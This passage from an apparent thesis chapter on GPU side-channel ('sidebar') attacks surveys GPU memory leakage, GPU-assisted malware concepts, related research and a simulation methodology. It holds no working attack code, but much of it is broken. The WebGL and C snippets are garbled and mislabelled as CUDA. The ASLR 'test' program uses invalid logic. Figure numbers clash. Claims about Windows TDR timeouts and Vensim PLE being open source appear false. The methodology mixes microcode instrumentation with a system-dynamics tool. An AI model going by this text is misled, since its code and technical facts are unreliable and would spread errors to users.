Sidebar attacks on GPUs can result in the theft of sensitive data, the execution of malicious code, and the compromise of the entire system. For example, an attacker could exploit a vulnerability in OpenCL to access a user's personal information, such as passwords or credit card details. Similarly, a vulnerability in WebGL could be used to access a user's browsing history or other sensitive data [42].

Current countermeasures and best practices for preventing sidebar attacks include using secure programming techniques, such as bounds checking and input validation, and memory protection mechanisms, such as address space layout randomization (ASLR) [43], [44]. Additionally, it is important to keep software and hardware up to date.

The sample code Figure 2.7 below shows the code required to execute a basic shader. There are minor syntactical differences between the two code samples, which are mandated by the respective programming languages, such as statically typed against dynamically typed.

```
1 var textLocation =
2 gl.getUniformloation(prog, "text");
3 gl.uniformli(texLocation, 0);
4 gl.activeTexture(gl.TEXTURE0 + 0);
5 gl.bindTexture(gl.TEXTURE_2D, tex);
6 gl.drawArrays(gl.PINTS, 0, 1);
```

JavaScript Code

```
1 CLuint textLocation =
2 glGetUniformloation(prog, "text");
3 glUniformli(texLocation, 0);
4 glActiveTexture(gl.TEXTURE0 + 0);
5 glBindTexture(gl.TEXTURE_2D, tex);
6 glDrawArrays(gl.PINTS, 0, 1);
```

C Code

Figure 2.6: JavaScript and C CUDA code [2]

The design of OpenCL, WebGL, and CUDA tools was a deliberate decision to assist current OpenGL developers in porting their applications to the Web, thereby putting 3D-accelerated content online [45]. Chapter 4 illustrates how this design permits us to construct equally potent sidebar attacks from C++ and native programming languages.

2.3.2. GENERALISATIONS

Parallel programming libraries, such as CUDA, OpenCL, OpenGL, or WebGL, provide an attacker with a more robust toolkit and have successfully accelerated sidebar attacks [22], [24]. Timing attacks to recover AES keys using GPGPUs [31], [46] and the potential of constructing covert channels between two concurrently operating processes on a GPU [31] are examples of attacks through parallel programming libraries. However, all of these attacks target general-purpose discrete GPUs, typically deployed on cloud systems, whereas this research, Sidebar Attacks on GPU, targeted Heterogeneous System Architecture (HSA), as shown in Figure 2.7. A Heterogeneous System Architecture (HSA) is a computing system architecture in which processors use more than one instruction set, all of which share a single memory [1]. It is also a cross-vendor set of specifications that allows for integrating central processing units and graphics [2].




Figure 2.7: Heterogeneous System Architecture [37]

If limited to the OpenGL API, some newer versions provide additional, more potent means to gain memory access, such as image load/store, which supports memory qualifiers (e.g., volatile, which is typically used for non-coherent memory accesses when performing Row hammer attacks), or Shader Storage Buffer Objects (SSBOs). However, they limit the danger model of a malicious application to local attacks, as the research will demonstrate in Chapter 4.

The reverse engineering technique used in this research can be easily adapted to various operating systems and architectures. For example, modern GPUs (Intel, AMD, Qualcomm Adreno, and Nvidia) have performance counters and a user space interface to query them [12].

2.4. DIGITAL GRAPHICS IN SIDEBAR ATTACKS

Digital graphics are images or visual representations created or processed using computer software. They are essential in various fields, including entertainment, advertising, design, education, and scientific research, and are used for creating artwork and designing logos, illustrations, animations, and simulations [47]. They are also used in scientific research to represent data visually and aid in understanding complex concepts.

There are two common types of digital graphics: raster and vector. Raster graphics are composed of pixels or small squares of colour arranged in a grid. Each pixel has a specific colour and brightness value, which combine to create the overall image. Raster graphics are resolution-dependent, meaning their quality is determined by the number of pixels in the image [48]. The more pixels there are, the higher the resolution and quality of the image. However, increasing the number of pixels also increases the file size.

Raster graphics are commonly used for photographs, digital paintings, and complex images that require shading and gradients [49]. Examples of raster file formats include JPEG, BMP, PNG, TIFF, GIF, and PSD.

On the other hand, vector graphics are composed of mathematical equations and points on a Cartesian plane. Each point has a specific location; the equations define the lines and shapes connecting the points. Vector graphics are resolution-independent, meaning their quality does not depend on the number of pixels in the image [49]. They can be scaled to any size without losing quality or becoming pixelated.

Vector graphics are commonly used for logos, illustrations, diagrams, and other graphic design elements that require clean lines and shapes [50]. Examples of vector file formats include PDF, SVG, AI, and EPS.

The choice of graphics type and file format depends on the intended use and application of the graphic. For example, Raster graphics are generally preferred for complex and detailed images, while vector graphics are preferred for simple and clean designs. However, both types of graphics can be vulnerable to sidebar attacks on GPUs if their algorithms contain vulnerabilities that attackers can exploit. Therefore, it is essential to implement security measures and best practices to prevent such attacks.

2.4.1. RASTER GRAPHICS

Raster graphics are standard digital images composed of pixels or small squares of colour. These pixels are arranged in a grid-like pattern to create the overall image. Raster graphics are used in various applications, including digital photography, graphic design, and web design.

One of the critical characteristics of raster graphics is their resolution, which refers to the number of pixels that make up the image. The higher the resolution, the more detail and clarity the image will have [50]. However, higher resolutions also mean larger file sizes, which can be a consideration for storing and transferring these files.

Raster graphics can be saved in various file formats, each with advantages and disadvantages. For example, JPEG files are commonly used for digital photography because they can be compressed to reduce file size while maintaining high image quality. BMP files are another standard format, particularly for Windows-based systems, but they tend to have larger file sizes than other formats.

Other file formats for raster graphics include PNG, TIFF, GIF, and PSD. PNG files are often used for web graphics because they support transparent backgrounds [49]. TIFF files are commonly used in print applications because they support high resolutions and colour depths. GIF files are limited in colour depth and resolution, but they are helpful for animations and simple graphics. Finally, PSD files are native to Adobe Photoshop and retain all of the layers and editing capabilities of the original image.

The attributes of raster graphics, such as resolution, file size, and colour depth, can inform the graphics to be processed in simulations for sidebar attacks on GPUs [51]. For example, higher resolutions and colour depths can require more processing power, making them more vulnerable to side-channel attacks. Additionally, larger file sizes can increase the time required for processing, increasing the risk of side-channel attacks.

Raster graphics are a common and important type of digital image composed of pixels arranged in a grid-like pattern [51]. They are used in various applications and can be saved in different file formats, each with advantages and disadvantages. The attributes of raster graphics, such as resolution, file size, and colour depth, can inform the graphics to be processed in simulations for sidebar attacks on GPUs. Understanding these attributes can help to mitigate the risk of side-channel attacks and ensure the security of sensitive information processed using raster graphics.

2.4.2. VECTOR GRAPHICS

Vector graphics are a type of digital graphics that are composed of points on a Cartesian plane. Unlike raster graphics, composed of pixels, vector graphics use mathematical equations to define the image's lines, curves, and shapes; this means that vector graphics are infinitely scalable without losing resolution, making them ideal for designs that need to be printed or displayed in different sizes.

There are several file formats for vector graphics, including PDF, SVG, AI, and EPS. These formats are preferred over raster formats for their scalability and ability to maintain high quality even at large sizes [52]. Portable Document Format (PDF) is a widely used format for documents and graphics that can be viewed across different platforms. Scalable Vector Graphics (SVG) is a web-based format that can be edited using XML code. Adobe Illustrator (AI) is a proprietary format used by the Adobe Illustrator software, while EPS (Encapsulated PostScript) is used primarily for print graphics.

The attributes of vector graphics include their scalability, smaller file sizes compared to raster graphics, and ability to maintain high quality even at large sizes [51]. These attributes make vector graphics ideal for designs that require high resolution and quality, such as logos, illustrations, and technical drawings. However, vector graphics may not be suitable for designs that require photographic detail or complex shading.

When processing graphics for simulations of sidebar attacks on GPUs, the attributes of vector graphics are essential to consider; the scalability of vector graphics means that they can be used for different sizes of simulations without losing quality. Their smaller file sizes mean they can be processed faster than raster graphics, which is especially important for real-time simulations. Additionally, vector graphics can be easily edited and modified using mathematical equations, making them more adaptable for different simulation scenarios.

Vector graphics is a valuable tool in digital graphics, offering scalability, high resolution, and smaller file sizes compared to raster graphics [48]. In addition, in simulations for sidebar attacks on GPUs, vector graphics are helpful for their scalability and adaptability, allowing for quick processing and easy modification.

2.4.3. COMPARISON OF RASTER AND VECTOR GRAPHICS

Raster and vector graphics are two different types of digital images, each with unique characteristics. Raster graphics, or bitmap images, comprise small pixels arranged in a grid pattern. Vector graphics, on the other hand, are created using mathematical equations to define lines, curves, and shapes [47].

One key difference between these two types of graphics is their scalability. Raster graphics are resolution dependent, meaning they can become pixelated or blurry if scaled up beyond their original size [49]. In contrast, vector graphics are resolution independent, meaning they can be scaled up or down without losing clarity or detail.

Another essential difference between raster and vector graphics is file size. Raster graphics tend to have larger file sizes than vector graphics because they contain more data, making them more challenging to work with and store, especially when dealing with large images [50]. Vector graphics, on the other hand, can be much smaller in file size because they only contain mathematical equations rather than individual pixels.

The choice between raster or vector graphics depends on the context in which the images will be used. Raster graphics are best for creating detailed, photorealistic images, such as

photographs or digital paintings. They are also helpful for creating graphics that require texture or shading. However, they may not be ideal for logos or designs that frequently need to be scaled up or down; this is where vector graphics shine, as they are perfect for creating simple, scalable designs such as logos, icons, and illustrations [49].

In simulations of sidebar attacks on GPUs, the type of graphics used could have implications for the accuracy and efficiency of the simulation. For example, Raster graphics may provide a more realistic representation of the attacks, but their larger file sizes may cause performance issues when running the simulation. Vector graphics, on the other hand, may not provide the same level of realism, but their smaller file sizes may lead to better performance. Ultimately, the choice of graphics depends on the specific needs of the simulation and the resources available.

Raster and vector graphics are two distinct types of digital images, each with unique characteristics and advantages. The decision to use either type depends on the context in which the images will be used, and their implications for simulations of sidebar attacks on GPUs should be carefully considered.

2.5. GPU MEMORY VULNERABILITIES

To comprehend the memory vulnerabilities inherent in modern GPUs, it is necessary first to comprehend the two most prevalent PC security solutions. First, process isolation is a fundamental component of computer security. Each process on an operating system should be shielded from all other processes. If two processes want to talk to each other, they can use different channels. However, a process can not interfere with another process's execution or read/write its memory [53].

Address Space Layout Randomisation (ASLR) is a security approach that seeks to make exploiting multiple memory flaws far more complex. It achieves this by arbitrarily arranging distinct data locations within the address space of a process [53]. Consider, for example, the basic C++ CPU ASLR Test program below.

```
#include <iostream>
#include <stdlib.h>
int main()
        {
           char* a = (char*) malloc(sizeof(char));
           char* b = (char*) malloc(sizeof(char));
           std::cout << "Address of 'a': " << (void*)a << std::endl;
           std::cout << "Address of 'b': " << (void*)b << std::endl;

           if (a == b) {
              std::cout << "ASLR is NOT enabled" << std::endl;
           } else {
              std::cout << "ASLR is enabled" << std::endl;
           }
   return 0;
}
```

The program above uses malloc to obtain a heap pointer; this pointer's value is subsequently reported as an integer, and the program terminates. The program's sequential execution displays the ASLR implemented in all operating systems. Due to the randomness of the heap, the same memory allocation will result in different addresses during different program runs, as depicted in Figure 2.9. This implementation increases security in various ways, making it challenging to conduct several buffer overflow attacks [43]. Additionally, it prevents the information from leaking when process separation is incomplete.




Figure 2.8: CPU ASLR Test Output

2.5.1. OPERATING SYSTEM IMPLEMENTATION

Most modern CPUs and operating systems isolate processes with virtual memory and ASLR [54]. Using a page table, [55] each virtual address utilised by a process is converted into a different physical memory address. Moreover, ASLR has been implemented by all major operating systems for several years. Even if process isolation did not exist, ASLR would make it difficult for information to leak between processes. Each time the attack was carried out, it would be necessary to predict the location of the targeted data; this is conceivable, and brute force attacks exist, but it is considerably more complex than merely knowing where crucial data sections are located inside a program's address space [53].

The Timeout Detection and Recovery (TDR) mechanism is a feature in Windows operating systems that helps prevent system crashes or freezes caused by specific hardware errors [56]. It detects when a graphics card or other hardware component has stopped responding and attempts to reset the hardware or recover from the error.

In Windows 7, the TDR mechanism is controlled by registry settings. The default timeout value for TDR is set to 2 seconds [57]. If a GPU becomes unresponsive over time, TDR will attempt to restart the GPU driver; this can help prevent a complete system crash or reboot.

In Windows 10, the TDR mechanism is also controlled by registry settings [57]. However, the default timeout value has been increased to 8 seconds, allowing the GPU to recover from an error before TDR attempts to restart the driver.

In Windows 11, the TDR mechanism has been enhanced with new features such as improved error reporting and support for multi-GPU systems [57]. Additionally, the default timeout value has been further increased to 10 seconds.

While the TDR mechanism can help prevent system crashes caused by GPU errors, it is essential to note that increasing the timeout value may not always be the best solution. Sometimes, addressing the underlying hardware issues may be better than relying on TDR to reset the driver.

2.5.2. GPU IMPLEMENTATION

Current GPUs lack support for virtual memory and ASLR; every process uses the exact physical memory location at address 0 [58]. If process B uses a pointer to a previously utilised address by process A, it will access the same physical memory as process A; this

may not appear to be a concern because modern GPUs only execute one process at a time, but it can be abused when paired with vulnerabilities such as a buffer overflow. Furthermore, GPUs do not zero out memory before or after allocation or deallocation [59]. The lack of virtual memory and ASLR creates a clear information-leaking issue. The allocation of pointers is not random; therefore, the addresses of different data can be known. There is no virtual memory; therefore, these addresses grant access to the same physical memory across processes. This memory is not cleared; therefore, the contents remain in memory long after the program's execution has concluded [60].

2.6. GPU – ASSISTED MALWARE

The following sections provide a quick overview of GPU-assisted malware and some mitigative measures. Attacks through GPU – assisted malware are difficult to detect because the CPU cannot scan GPU-executed code [12]. Additionally, no security program analyses GPU binaries currently. Due to these characteristics, current antivirus software does not protect against malicious CUDA code. Furthermore, CUDA applications do not require elevated privileges; therefore, they can be launched by any user. Lastly, CUDA applications are inherently stealthier because consumers are much more likely to monitor/notice an increase in CPU consumption than GPU usage [39].

2.6.1. UNPACKING AND RUNTIME POLYMORPHISM

Unpacking and Runtime Polymorphism [6] is the most exhaustive research on GPU-assisted malware. It focuses on unpacking and run-time polymorphism, describing several techniques malware developers use to avoid detection. Due to its computational efficiency and analysts' difficulty in examining CUDA binary files, the GPU can significantly improve the unpacking approach. Furthermore, since the capability of the GPU allows for faster decryption than a CPU [6], sophisticated encryption algorithms can be utilised to conceal the malware's contents. The host code needs only load the encrypted data onto the GPU before calling the GPU function to decrypt the code.

Since the GPU binary [54] code is essentially a black box, this reduces the amount of host malware code that security researchers can access; this functionality would provide very little value if some run-time polymorphism were not introduced. Once the unpacking phase is complete, the original malware code is accessible for inspection in the host's memory. Because of this, many malware authors implement run-time polymorphism by unpacking a single code segment at a time. Additionally, this technique

might be implemented on the GPU to increase outcomes. Malware that is tougher to reverse engineer and detect would be another advantage.

2.6.2. ACCESS TO DIRECT MEMORY

The prospect of exploiting a system using Direct Memory Access (DMA) to access memory that would otherwise be protected is discussed in [61]. Although not explicitly discussed in this research, applying this concept to GPUs implies a significant vulnerability. DMA enables the GPU to access system memory independently. Since the CPU is responsible for all memory protection, this DMA would circumvent all memory protection and allow unrestricted access to system memory. Using a network card, [55] discusses how this attack has been successfully executed. However, our research indicates that it cannot conduct such an attack using a GPU. This result is due to the implementation of DMA in CUDA. Certain asynchronous copy functions are utilised to enable DMA. The CPU is [53] still responsible for allocating host memory, and the GPU uses this pinned memory for DMA. This countermeasure prevents vulnerability, as the CPU manages memory access and safeguards remain in place. As a result, the GPU can only utilise DMA to access memory that the CPU has already assigned, not any system-protected memory. The GPU may likely have more control over its DMA in the future, but this attack is currently not achievable.

2.6.3. FRAMEBUFFER AND SCREEN CAPTURE

The frame buffer is also mentioned [62] as a potential attack vector. The frame buffer is in GPU memory; therefore, malicious GPU software might be written to access the frame buffer. This application might stealthily capture the contents of the screen. In addition, [24] it might be used in a sophisticated phishing attack by evaluating the current display and altering specific portions. For instance, it may examine the browser's address bar and replace the original address with a phoney one. This trick would result in highly difficult-to-detect phishing attacks.

These are intriguing ideas, but this research indicates they cannot be implemented using GPU programming APIs. While the framebuffer is on the GPU, none of the APIs provides developers with direct access. CUDA cannot directly read or write to the frame buffer [22]. This feature may be implemented in the future, but it is currently unavailable.

However, a GPU would still be used in an attack of a similar nature. It might still be utilised to aid spyware that captures the screen. First, it could decide whether the captured screenshot has any valuable information. This picture analysis [22] is computationally

intensive; thus, it would be ideal for executing on the GPU without consuming CPU cycles or significantly sluggish the system. Before transmission, [22] the GPU might compress or encrypt the image. These operations also translate exceptionally well to the parallel GPU architecture. These strategies would produce malware that is considerably more difficult for the average user to identify.

2.6.4. CRACKING PASSWORDS AND FILE DECRYPTION

The brute-force cracking of password hashes is one area in which GPU computing has been utilised since its introduction [63]. GPUs can generate hashes more than 100 times faster than CPUs, lowering password-cracking times. This functionality might make malware significantly more effective at accessing sensitive data and elevated privileges. For example, host code may easily retrieve hashes of any user's passwords and then break them on the GPU in the background; this would drastically reduce the time required to crack a password and eliminate the increased CPU utilisation that frequently betrays the presence of malware. This technique could also decrypt files on a victim's PC.

2.6.5. SERVICES BOTNET

Botnets play a crucial role in computer security [64]. They are responsible for most DoS attacks, malware dissemination, and spam email. Botnet operators utilise a variety of ways to make their networks more compelling and challenging to detect, and many of these tactics could benefit from GPU processing [6]. For example, the dynamic computation of command-and-control servers is frequently employed to strengthen the resilience of a botnet. The bot's CPU usually performs these calculations, although the GPU could be used to expedite them. In addition, this would enable deploying more sophisticated systems, making them harder to predict.

Similarly, a GPU might encrypt the communications between a bot and its command-and-control server. A more complex encryption system may be utilised to boost security, and the host would be accessible for other activities. Distributed GPU computing could also be used for password cracking and cryptocurrency mining.

2.6.6. SUGGESTED COUNTERMEASURES

The extensive range of possible harmful attacks indicated will likely necessitate a wide range of countermeasures. First, anti-malware products will likely have to evolve to the point where GPU binary file analysis is possible; this will likely necessitate additional openness from Nvidia, given that the documentation is scant and the disassembler is

unreliable. It will also be necessary to build new encryption techniques that account for the specific performance features of current GPUs. For example, they may be developed specifically to avoid GPU password cracking.

2.7. RELATED WORKS

The goal of this section is to contextualise the Sidebar Attacks on GPU research by highlighting the current state of knowledge in the field and demonstrating how the proposed work contributes to it.

2.7.1. PROTECTION AGAINST SIDEBAR ATTACKS

In his research, Protection Against Sidebar Attacks, [7] addresses the demand for mitigative measures for realistic, generic, and simply implementable Sidebar attacks. The protection strategy is built on code polymorphism, making the protected component's observable behaviour changeable and unexpected to the attack [7]. Furthermore, Mihm T's approach combines lightweight specialised runtime code generation with the optimisation capabilities of static compilation; it is extensively configurable [10].

Mihm T targets side-channel attacks that exploit either power consumption or electromagnetic emission. He assumes that the attacker can control program inputs, such as performing text-chosen attacks, and that attacker has access to the program's output.

Experimental results from [7] show that programs secured by their approach present intense security levels and unconstrained system performance requirements. Originally, GPU devices were solely designed to perform efficient graphic rendering. However, GPU devices have assumed a significant role in parallel computing environments since the birth of programmable shader cores and high-level programming language frameworks [61]. Cloud-based services, such as encryption/decryption of large data sets stored on disks, can effectively exploit the parallelism found on GPU devices to deliver high throughput. However, underlying GPU performance comes at the cost of data leakage, and solutions such as the one provided by [7] are significantly required.

The work by [7] presented an intuitive approach implemented by runtime code generation. From an annotated source code, [7] automatic hardening approach implemented in the OpenShift Developer (Odo) tool based on the Low-Level Virtual Machine (LLVM) generates specialised code generators for each function to harden. A specialisation of code generators enables users to lower the countermeasure cost. The compilation-based [1] approach optimises the code to produce, makes available static

information used at runtime by the code transformations, and finely manages the memory that hosts the generated code. Several transformations applied at runtime make the code vary between runtime code generations. Experiments by [7] showed that the security level could significantly increase compared to unprotected implementations while keeping the overhead low. The flexibility of [7] configurable code enables a user to meet or trade-off its security and performance requirements. The range of polymorphic variability goes from none to a very high level. The size overhead is lowered compared to static multi-versioning approaches.

Work by [7] explored the vulnerability of running encryption algorithms on GPU devices to sidebar timing attacks, despite the encryption algorithm being mathematically proven secure. Mihm T does not identify memory timing sidebar attacks on a shared memory bank that can be utilised to reveal sensitive information through High-Level Virtual Machine (HLVM) programming [7]. Specifically, this research expanded the memory timing of sidebar attack protection to shared memory banks using HLVM.

2.7.2. SIDEBAR TIMING ATTACKS ON GPUS

In Sidebar Timing Attacks on GPUs, [65] evaluated the timing leakage vulnerability of a table-based cryptographic algorithm on a GPU. They expose a class of Sidebar vulnerabilities in GPUs by exploring a microarchitectural sidebar attack vulnerability on GPUs. However, Jiang Z, Fei Y, and Kaeli D indicate that their attack applies to other table-based cryptographic algorithms like Blowfish. In their research, Jiang Z, Fei Y, and Kaeli D investigated more realistic attack scenarios, quantified their effectiveness, and considered the attacks on Nvidia Kepler, Maxwell, Pascal, Volta, and Turing devices. They also evaluated the effectiveness of multi-key implementations as a countermeasure and their associated execution time overhead.

Jiang Z, Fei Y, and Kaeli D used 128-bit Electronic Code Book (ECB) mode Advanced Encryption Standard (AES) encryption [65]. The implementation was ported from the OpenSSL 0.9.7 library into CUDA code, like the implementation by [66]. However, instead of storing lookup tables in the global memory, Jiang Z, Fei Y, and Kaeli D store them in the shared memory to demonstrate the timing leakage in the shared memory [65]. In addition, they transform the AES encryption procedure into a single GPU kernel, where each GPU thread can independently process one encryption block. Each block consists of 16 bytes.

Jiang Z, Fei Y, and Kaeli D exploit the relationship between the AES execution time and the number of bank conflicts. They constructed a differential timing attack on the GPU AES implementation to demonstrate their attack to retrieve the key. Furthermore, their attack is shown to exploit this timing channel effectively.

Despite its seriousness, side-channel attacks are relatively simple to perform, and the attacker does not need to understand the exact implementation details of a cryptographic device. Furthermore, analysing the work by [65], it is possible to hide the timing leakage completely by exploiting the non-blocking execution mode in GPUs. Thus, countermeasures to sidebar attacks at hardware and software levels should be developed to protect the system and prevent the attacker from performing these malicious activities.

2.7.3. INFORMATION LEAKAGE IN GPU ARCHITECTURES

Pietro R, Lombardi F, and Villani A [39] contributed to the problem of secure computing on GPUs, focusing on the CUDA GPGPU computing context. Following a detailed analysis of the CUDA architecture [66], different vendors have developed source code, designed, built, and instrumented to assess the CUDA architecture's security. However, Pietro R, Lombardi F, and Villani A used a perfectly standard GPU code to show the flaws of information leakage. They did this because the first vulnerability caused information leakage on GPU-shared memory. Further, Pietro R, Lombardi F, and Villani A discovered an information leakage vulnerability in the graphics processing unit (GPU). They evaluated the impact of one of these leakages on a publicly available GPU implementation of cryptographic algorithms. Pietro R, Lombardi F, and Villani A. showed that using the global memory vulnerability to get both the plaintext and the encryption key is possible. Their work has also shown that the CUDA architecture affects shared memory, global memory, and registers, which can lead to information leakage. The exciting results obtained and described in their work open a broad new area. They discovered information leakage vulnerabilities that could be used to successfully attack commercial security-sensitive algorithms, such as the encryption algorithms running on GPUs. Pietro R, Lombardi F, and Villani A also proposed and discussed countermeasures and alternative approaches to fix the information leakage flaws.

Typically, the program lacks fine control over kernel code (for example, if the kernel results from a high-level programming environment such as JavaCL, the kernel program prioritises writing the shortest possible code without devoting time to address security/isolation issues that could impair performance). This study focuses on

driver/hardware security advancements. From a CUDA platform/Hardware point of view, more powerful memory protection is used so that two or more computers can not simultaneously access each other's memory. CUDA should also allow the OS to collect and use information from forensics.

2.7.4. WEBSITE FINGERPRINTING ON THE INTERNET SCALE

Passive eavesdroppers can perform a Website Fingerprinting attack [42]. Website Fingerprinting attack is among the weakest in the attacker model of anonymisation networks such as The Onion Routing (Tor). Vulnerability of sidebar attacks on GPUs through website fingerprinting on an internet scale by conducting a large-scale study on the behaviour of modern GPUs when rendering websites [42]. Panchenko et al. show that each website rendered on a GPU has a unique "fingerprint" due to variations in how the GPU processes and renders the website. Furthermore, this fingerprint can determine which website a user is visiting, even if the website is encrypted [42].

Panchenko et al. use web fingerprinting knowledge through WebGL to perform a proof-of-concept for sidebar attacks, extracting the GPU fingerprint of a user's device and using it to determine the websites they visit.

Panchenko A, Lanze F, Engel T et al. assume the attacker to be a passive observer where they do not modify transmissions and is not able to decrypt packets; to the contrary, this research assumes that the attacker can monitor traffic between the user and the entry node of the Tor circuit. Hence, the attacker monitors the link or a compromised entry node. Furthermore, they show that the attack can be performed on a large scale and with high accuracy, making it a practical threat to the privacy and security of GPU users.

Panchenko et al. highlight the vulnerability of GPU-based systems to sidebar attacks and the need for improved security measures to protect against such attacks.

2.7.5. SIDE-CHANNEL ATTACKS ON GPUS

Naghibijouybari H, Neupane A, Abu-Ghazaleh N, et al. demonstrated the vulnerability of Sidebar attacks on GPU by implementing three end-to-end attacks. Their discussion showed that an OpenGL or CUDA-based spy could accurately fingerprint websites, track user activities, and even infer the keystroke timings for a password text box with high accuracy [42]. In the same line as [42], Naghibijouybari H, Neupane A, Abu-Ghazaleh N, et al. suggest mitigations limiting the calls' rate or the returned information's granularity counter these attacks. While reducing precision, [67] believes these

mitigations retain information for legitimate applications to measure performance while preventing side-channel leakage across applications.

Although most sidebar attacks by [67] on GPUs are exploitable and mitigative measures provided, [67] evaluate the defence only for the website fingerprinting attack because they believe the effect would be similar for the other attacks since they are also based on the same leakage sources; they believed similar defences could mitigate performance counter side channels.

Reverse engineering is used for applications sharing the GPU for different side-channel attack threat models on Graphical Processing Unit. The research by [67] identified different ways to measure leakage and demonstrate end-to-end GPU side-channel attacks covering the different threat models on graphics and computational stacks and across them.

In their research, [67] also considered possible defences based on limiting the access rate to the APIs that leak the side-channel information. Alternatively (or in combination), they could reduce the precision of this information. However, researchers such as [68] show that such defences substantially reduce the effectiveness of the attack to the point where the attacks are no longer effective.

Naghibijouybari et al. present a proof-of-concept Sidebar CUDA attack on a GPU memory subsystem in their study [67]. They use the attack to access sensitive information from the GPU memory, showing that an attacker can extract confidential data from a GPU in a real-world scenario. They also analyse the performance impact of the attack on the GPU and found that it has minimal impact on the performance of the GPU, making it a practical and potentially undetectable threat.

Furthermore, Naghibijouybari et al. also discuss the limitations of current security measures for protecting against sidebar attacks and highlight the need for more comprehensive and secure memory protection mechanisms in GPU design [67].

2.7.6. VULNERABILITY ANALYSIS OF GPU COMPUTING

Patterson, Daniels, and Zhang's research on "Vulnerability Analysis of GPU Computing" aimed to investigate the impact of flooding DoS attacks on the performance of GPUs. [2]. Their study defined flooding DoS attacks as attacks that overwhelm the GPU with large volumes of input data, causing it to crash or become unresponsive.

The researchers noted that flooding DoS attacks' impact on GPU performance depends on several factors, including the type of shader being targeted (vertex, fragment, or frame shader), the complexity of the input data, and the amount of available GPU memory. When a flooding DoS attack targets a shader, it consumes GPU resources, causing other legitimate processes to experience delays or even fail to execute; this can ultimately lead to a complete system failure, resulting in costly downtime and data loss.

To simulate flooding DoS attacks on GPUs, the researchers identified the independent variable as the number of polygons or pixels being processed and the dependent variables as the throughput (measured in pixels or polygons processed per second), the time taken for the screen to freeze, and the time taken for the screen to recover. By varying the independent variable and measuring the corresponding values of the dependent variables, the researchers could assess the impact of flooding DoS attacks on GPU performance.

Patterson, Daniels, and Zhang's study highlight the importance of understanding the vulnerabilities of GPU computing and developing effective strategies to protect against flooding DoS attacks. In addition, their research provides valuable insights into the nature of these attacks and the factors that contribute to their impact on GPU performance, which can inform the development of more robust and secure GPU systems.

In their research on the vulnerability analysis of GPU computing, Patterson, Daniels, and Zhang (2013) discuss the nature of flooding Denial of Service (DoS) attacks on vertex, fragment, and frame shaders. Such attacks involve sending many requests to a target device to overwhelm it and cause it to stop functioning correctly.

To carry out a flooding DoS attack on a vertex shader, an attacker can send many vertices to be processed by the shader, causing it to become overloaded and slow down or crash. Similarly, a fragment shader can be attacked by sending many fragments to be processed, while a frame shader can be attacked by overwhelming it with many requests to render frames.

The impact of these attacks on GPU performance is significant, with Patterson et al. noting a decrease in throughput and an increase in screen freeze and recovery time-outs. Throughput refers to the number of pixels or polygons that can be processed per second, screen freeze time-out refers to the time taken for the screen to freeze due to overload, and screen recovery time-out refers to the time taken for the screen to recover and resume normal functioning. The decrease in throughput means that the GPU cannot process

graphics as quickly as it should, resulting in slower performance. Likewise, the increase in screen freeze and recovery time-outs means that the GPU cannot keep up with the demands, resulting in slower or unresponsive screens.

Existing algorithms for detecting and preventing flooding DoS attacks on GPUs are limited, with Patterson et al. noting that current techniques for detecting and mitigating such attacks are ineffective in preventing them from occurring; this highlights the need for further research into more effective techniques for detecting and preventing flooding DoS attacks on GPUs.

Flooding DoS attacks on GPUs can significantly impact their performance, and researchers need to develop more effective techniques for detecting and preventing such attacks to ensure the security and reliability of GPU computing.

In their research, Patterson et al. used two operating systems, Linux and Windows 7, to conduct vulnerability analysis on the GPU computing subsystems [2]. They observed that when subjected to DoS attacks, both operating systems produced similar results - the system froze and became unresponsive. However, they noted some slight differences in how the show systems responded to different types of attain stance; while both operating systems were affected by memory exhaustion attacks, Windows 7 was less vulnerable to driver crashes than Linux.

The choice of operating systems used by Patterson et al. allowed the researchers to compare how vulnerabilities in the GPU subsystems manifested across different platforms (Linux and Windows 7), thus providing a more comprehensive analysis. Additionally, the research was conducted almost a decade ago. Many aspects of how current operating systems handle GPU memory management have changed, making the findings less applicable today.

In contrast, using Windows 7, 10, and 11 in current sidebar attacks on GPUs has its justifications. These newer operating systems have improved memory management systems that are less vulnerable to DoS attacks. Additionally, they offer better performance, stability, and security features than their predecessors, making them more suitable for high-performance computing tasks such as those involving GPUs.

While Patterson et al.'s research provided valuable insights into vulnerabilities in GPU memory management systems, the limitations of the operating systems used in their study mean that the findings may not apply to modern systems. The choice of newer, more

advanced operating systems in current sidebar attacks on GPUs is a more appropriate approach that accounts for technological advancements over time. Linux is not used in the sidebar attacks on GPUs research because most users in Zambia do not consider it at the time of this research.

CHAPTER 3

3. RESEARCH METHODOLOGY

This chapter highlighted the approach of the research adopted for this work, the boundaries, and the justification of the adopted research methodology.

3.1. RESEARCH DESIGN

This research adopted a Microcode Instrumentation methodology, an experimental research methodology through simulation using Vensim PLE 7.3.5, shown in Figure 3.1. below. The experimental methodology comprises the skills and techniques for minimising errors in calculating and communicating measurements [18]. One valued aspect of experimental research is communicating experimental outcomes clearly to intended recipients. It is on this strength of this research methodology that this research is anchored.




Figure 3.1: Vensim PLE 7.3.5 Interface

3.2. RESEARCH METHODS ADOPTED

This research developed sidebar attack algorithms, proved the fundamental concept it embodies by extensive simulation, and then built attack vectors verifying the concept and obtaining valuable information for the next iteration of the problem stated in the problem statement of this research in Chapter 1. This research work adopted the Microcode

Instrumentation research methodology combining the software and hardware simulation to obtain the results and later suggest mitigative measures to sidebar attacks on GPUs.

3.3. RESEARCH METHODS JUSTIFICATION

This research used the Microcode Instrumentation approach. The Microcode Instrumentation methodology is essential for this research because it provides a safe and controlled environment for researchers to experiment and analyse the vulnerabilities of GPUs [18]. Furthermore, attacks on GPUs happen in intricate, mutually interdependent ways, and this research needed to do Microcode Instrumentation because it allows researchers to simulate different attack scenarios and collect data on the impact of the attacks on the GPU.

3.4. RESEARCH TOOLS

This section highlights the tools used for generating and collecting results for this research. Tools used in this research were in different categories: Simulation software, Operating System (OS), Hardware, and programming tools.

3.4.1. SIMULATION SOFTWARE

In this research, Sidebar Attacks on GPUs and simulation at several levels of experimentation using Vensim PLE 7.3.5 was made. Vensim PLE 7.3.5 is a practical choice for a Microcode Instrumentation methodology compared to other simulation software, such as MATLAB and Simio. Vensim PLE has an intuitive user interface that simplifies creating and visualising complex models. It also has a wide range of model analysis tools, from data extraction to simulation results comparison and sensitivity analysis. Additionally, Vensim PLE is an open-source tool, meaning users can easily modify the source code to meet their needs.

